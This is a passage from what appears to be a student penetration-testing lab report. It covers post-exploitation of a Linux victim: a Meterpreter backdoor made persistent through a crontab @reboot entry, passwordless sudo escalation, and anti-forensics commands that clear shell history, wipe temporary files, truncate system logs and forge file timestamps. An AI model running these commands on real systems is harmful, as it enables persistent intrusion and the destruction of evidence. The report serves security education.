


Figure 59: linbd.elf on system.

Once this is on the victim machine, it can be ran and the Metasploit Console can be used to connect to the machine with a Meterpreter shell.




Figure 60: Running linbd.elf on victim machine

Figure 61: Connecting to victim with Meterpreter shell

This allows the attacker to utilise a Meterpreter shell over a standard Linux one, enabling access to all the benefits that meterpreter provides. To enable the back door to start up on boot, the command:
`echo "@reboot /home/george/Desktop/linbd.elf" | crontab -` can be used to add a cronjob that signals the system to run this file on startup, creating a persistent back door to the victim machine.

6.2.2 Privilege escalation

Since the user is in the "sudo" group, the command `sudo -l` can be used to test whether or not a password is required to escalate to root.




Figure 62: Sudo -l succeeds, meaning sudo -i succeeds.

It is clear that the owner of this server used `sudo visudo` to edit the password requirement for the "george" user, which can lead to huge security risks such as the one being demonstrated right now, as it gives an attacker an easy way to skip any real privelege escalation techniques and gives them admin privileges without needing to put in any thought.

6.2.3 Anti Forensics

The `history -cw` can be used to clear the most recent that have been used in memory and the `rm -rf /tmp/*` and `rm -rf /var/tmp/*` commands can be used to clear any temporary files that may have been left when running sensitive commands and exploits on the machine. `> /var/log/messages` and `> /var/log/syslog` uses an empty redirection to clear entries showing network connections, removing evidence of remote connections.

The `timestomp` command cannot be used to change the date of linbd.elf with this payload, we can simply use the `touch` command to do this.




Figure 63: Using touch to change the date of file creation.

Another anti-forensics measure is deleting the `latest.log` file in the server logs of the Minecraft server shown in the following Figure:




Figure 64: Using touch to change the date of file creation.

.

7 Conclusion

The goal of the assignment was achieved and the 2 machines in this scenario were successfully compromised and exploited. The machines were scanned for their vulnerabilities and exploited using the EternalBlue and Log4Shell exploits. Coming from the Cloud and Networks stream, I found the EternalBlue exploit to be a great introduction into pen testing and the process of carrying out an attack on multiple machines in a network.
It uses fundamental exploitation tools like Metasploit, GVM, Meterpreter, etc. Although I did enjoy learning and running the EternalBlue exploit, I found researching the Log4Shell vulnerability way more interesting as it forced me to come up with my own way of not only finding an exploit in the Minecraft server, but also when exploiting it as well. I believe that demonstrations like the ones carried out for this assignment show the true risk of not having the most recent security patches for your software and your operating systems, which emphasises the importance of keeping these up to date.

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